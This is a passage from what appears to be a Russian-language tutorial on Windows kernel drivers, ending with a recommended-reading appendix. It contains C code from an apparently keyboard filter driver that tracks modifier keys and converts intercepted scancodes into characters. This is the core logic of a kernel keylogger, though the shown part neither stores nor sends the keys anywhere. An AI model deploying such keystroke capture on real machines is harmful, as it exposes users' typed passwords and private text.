     int flag = (indParams.LedFlags & KEYBOARD_CAPS_LOCK_ON);
          DbgPrint("Caps Lock Indicator Status: %x.\n",flag);
}
else
DbgPrint("Error allocating Irp");
}

switch(key)
{

     case LSHIFT:
          if(kData->KeyFlags == KEY_MAKE)
               pDevExt->kState.kSHIFT = true;
          else
               pDevExt->kState.kSHIFT = false;
          break;

     case RSHIFT:
          if(kData->KeyFlags == KEY_MAKE)
               pDevExt->kState.kSHIFT = true;
          else
               pDevExt->kState.kSHIFT = false;
          break;


     case CTRL:
          if(kData->KeyFlags == KEY_MAKE)
               pDevExt->kState.kCTRL = true;
          else
               pDevExt->kState.kCTRL = false;
          break;


     case ALT:
          if(kData->KeyFlags == KEY_MAKE)
               pDevExt->kState.kALT = true;
          else
               pDevExt->kState.kALT = false;
          break;

     case SPACE:
          if((pDevExt->kState.kALT != true) && (kData->KeyFlags == KEY_BREAK))
               keys[0] = 0x20;
          break;


     case ENTER:
          if((pDevExt->kState.kALT != true) && (kData->KeyFlags == KEY_BREAK))
          {
```

```
                        keys[0] = 0x0D;
                        keys[1] = 0x0A;
                  }
                  break;


            default:
                  if((pDevExt->kState.kALT != true) && (pDevExt->kState.kCTRL != true) &&
(kData->KeyFlags == KEY_BREAK))
                  {
                        if((key >= 0x21) && (key <= 0x7E))
                        {
                              if(pDevExt->kState.kSHIFT == true)
                                    keys[0] = ExtendedKeyMap[kData->KeyData];
                              else
                                    keys[0] = key;
                        }
                  }
                  break;
      }
}
```

ПРИЛОЖЕНИЕ2: СПИСОК РЕКОМЕНДОВАННОЙ ЛИТЕРАТУРЫ

- Windows Driver Kit (http://msdn.microsoft.com/en-us/library/ff557573%28VS.85%29.aspx)
- Рихтер Дж. — Windows для профессионалов: создание эффективных Win32 приложений с учетом специфики 64-разрядной версии Windows
- М. Руссинович, Д. Соломон - Внутреннее устройство Microsoft Windows: Windows Server 2003, Windows XP, Windows 2000.